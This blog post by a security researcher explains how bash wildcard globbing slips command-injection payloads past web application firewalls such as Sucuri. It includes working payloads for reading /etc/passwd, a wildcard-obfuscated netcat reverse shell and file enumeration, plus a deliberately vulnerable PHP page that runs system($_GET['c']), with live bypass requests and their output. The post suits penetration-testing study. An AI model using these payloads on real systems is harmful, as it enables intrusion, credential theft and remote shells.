theMiddle Follow
Security Researcher
Dec 7, 2017 · 9 min read

A typical kit used by pentesters during a WAPT :)

Web Application Firewall (WAF) Evasion Techniques

I can read your passwd file with: "/???/??t /???/??ss??". Having fun with Sucuri WAF, ModSecurity, Paranoia Level and more…

It's not so rare to discover a **Remote Command Execution** vulnerability in a web application, and it is confirmed by the "OWASP Top 10 application security risk 2017" that puts "Injection" at the first position:


Injection flaws, such as SQL, NoSQL, ***OS****, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into* ***executing unintended commands*** *or accessing data without proper authorization.*

All moderns Web Application Firewall are able to intercept (and even block) RCE attempts, but when it happens in a Linux system we've got **an incredible amount of ways to evade a WAF rule set**. The biggest friend of a penetration tester is not a dog… its name is "wildcard". Before starting doing WAPT stuff, I want to show you things may you don't know about bash and wildcards.

Things may you don't know about wildcards

Bash standard wildcards (also known as **globbing patterns**) are used by various command-line utilities to work with multiple files. For more information on standard wildcards, refer to the manual page by typing `man 7 glob`. Not everyone knows that there're lots of bash syntaxes that makes you able to **execute system commands** just using the question mark "?", the forward slash "/", numbers, and letters. You can even enumerate files and get their contents using the same amount of characters. How? I give you some examples:

Instead executing `ls` command, you can use the following syntax:
`/???/?s`




```
root@kali:/# /???/?s --help
Usage: /bin/ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```

the "ls" help output executed using /???/?s syntax

With this kind of syntax, you could execute basically everything you want. Let's say that your vulnerable target is behind a Web Application Firewall, and this WAF has a rule that blocks all requests containing `/etc/passwd` or `/bin/ls` inside the value of a GET parameter or inside the body in a POST request. If you try to make a request like `/?cmd=cat+/etc/passwd` it'll be blocked by the target WAF and your IP will be banned forever and tagged as "*yet another f***in' redteamer*". But you have a secret weapon in your pocket called wildcard. If you are lucky (not so lucky, we'll see after) the target WAF doesn't have a "paranoia level" adequate in order to block characters like ?

and / inside a query-string. So you can easily make your request (url-encoded) like this: `/?cmd=%2f???%2f??t%20%2f???%2fp??s??`



```
root@kali:/# /???/??t /???/p??s??
/bin/cat: /dev/net: Is a directory
/bin/cat: /etc/apt: Is a directory
/bin/cat: /etc/opt: Is a directory
#!/bin/sh
#
# This is not a mistake.  This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
/bin/cat: /var/opt: Is a directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

/bin/cat /etc/passwd executed with wildcards

As you can see in the screenshot above, there're 3 errors "*/bin/cat *: Is a directory*". This happens because `/???/?t` can be "translated" by the globbing process to `/bin/cat` but also `/dev/net` or `/etc/apt` , etc…


The question mark wildcard represents only one character which can be any character. Thus in case you know a part of a filename but not one letter, then you could use this wildcard. For example `ls *.???` would list all files in the current directory that have an extension of 3 characters in length. Thus files having extensions such as .gif , .jpg , .txt would be listed.

Using this wildcard you could execute a reverse shell using netcat. let's say that you need to execute a reverse shell to 127.0.0.1 at port 1337 (usually `nc -e /bin/bash 127.0.0.1 1337`), you can do it with a syntax like: `/???/n? -e /???/b??h 2130706433 1337`

Converting the IP Address 127.0.0.1 in "long" format (2130706433), you can avoid using "dot" characters in your HTTP request.

In my kali I need to use `nc.traditional` instead of `nc` that doesn’t have the `-e` parameter in order to execute `/bin/bash` after connect. The payload become something like this:

```
/???/?c.??????????? -e /???/b??h 2130706433 1337
```



~ — root@kali: ~ — ssh -vl themiddle 127.0.0.1 -p 1122
~ — root@node1: ~ — ssh -vl root node1.sicuritaliawaf.it
~ — root@console: ~ — -bash

```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# /???/?c.??????????? -e /???/b??h 2130706433 1337
```

```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# nc -vlnp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 127.0.0.1 43390 received!
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
appunti-bash
cookie.txt
git
go
hashincp.txt
htb
ls
test.txt
va
```

```
[curl ince0:nc*                                              "kali" 12:53 07-Dec-17
```

executing a reverse shell using wildcard


Following a little summary of the two commands that we’ve just seen:

Standard: `/bin/nc 127.0.0.1 1337`
Evasion: `/???/n? 2130706433 1337`
Used chars: `/ ? n [0-9]`

Standard: `/bin/cat /etc/passwd`
Evasion: `/???/??t /???/??ss??`
Used chars: `/ ? t s`

Why using `?` instead of `*` ? Because the asterisk (*) is widely used for comment syntax (something like /* hey I'm a comment */) and many WAF blocks it in order to avoid SQL Injection… something like UNION+SELECT+1,2,3/*


Enumerate files and directories using `echo` ? yes, you can. The `echo` command could enumerate files and directories on file system using wildcard. For example: `echo /*/*ss*` :



```
root@kali:~# echo /*/*ss*
/bin/bzless /bin/less /bin/lessecho /bin/lessfile /bin/lesskey /bin/lesspipe /bin/ntfssecaudit /bin/ss /bin/systemd-ask-password /bin/systemd-tty-ask-password
-agent /bin/uncompress /bin/zless /etc/beef-xss /etc/email-addresses /etc/gss /etc/gssapi_mech.conf /etc/insserv.conf.d /etc/issue /etc/issue.net /etc/nsswitc
h.conf /etc/passwd /etc/passwd- /etc/ssh /etc/ssl /etc/sysstat /run/sshd /run/sshd.pid /run/sslh /sys/class /tmp/ssh-Og7p5A5QQL4T /var/nfsshare
```

enumerate files and directories using echo command

This could be used on a RCE in order to get files and directories on the target system, for example:




```
root@kali:~# http 'http://test1.unicresit.it/?c=echo+/???/??ss??'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 23:56:08 GMT
Server: nginx
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Sucuri-Cache: MISS
X-Sucuri-ID: 15011
X-XSS-Protection: 1; mode=block

ok: Array
(
    [c] => echo /???/??ss??
)
/etc/passwd

root@kali:~# 
```

enumerate files and directories through a WAF

But **why using wildcard (and in particular the question mark) can evade a WAF rule set?** Let me start with Sucuri WAF!

Sucuri WAF evasion



```
<?php

        echo 'ok: ';
        print_r($_GET);
        system($_GET['c']);


~
~
~
~
                                                          7,0-1         All
```

```
root@kali:~#                                                    [59/159]
root@kali:~# http 'http://test1.unicresit.it/?c=/bin/cat+/etc/passwd'
HTTP/1.1 403 Forbidden
Connection: keep-alive
Content-Type: text/html
Date: Thu, 07 Dec 2017 07:44:31 GMT
Server: nginx
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Sucuri-ID: 15011
X-XSS-Protection: 1; mode=block

<!DOCTYPE html>
<html lang="en" xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="stylesheet" href="https://cdn.sucuri.net/sucuri-firewall-block.css"
/>
<section class="center clearfix">
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Sucuri WebSite Firewall - Access Denied</title>
<link href="https://fonts.googleapis.com/css?family=Open+Sans:400,300,600,700"
rel="stylesheet" type="text/css">
</head>
<body>
<div id="main-container">
<header class="app-header clearfix">
<div class="wrap">
<a href="https://www.sucuri.net/" class="logo"></a>
<span class="logo-neartext">Website Firewall</span>
<a href="https://sucuri.net" class="site-link">Back to sucuri.net</a>
```

```
root@kali:~# clear                                                  [11/297]
root@kali:~# http 'http://test1.unicresit.it/?c=/???/??t+/???/??ss??'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 07:43:56 GMT
Server: nginx
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Sucuri-Cache: MISS
X-Sucuri-ID: 15011
X-XSS-Protection: 1; mode=block

ok: Array
(
    [c] => /???/??t /???/??ss??
)
#!/bin/sh
#
# This is not a mistake.  This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
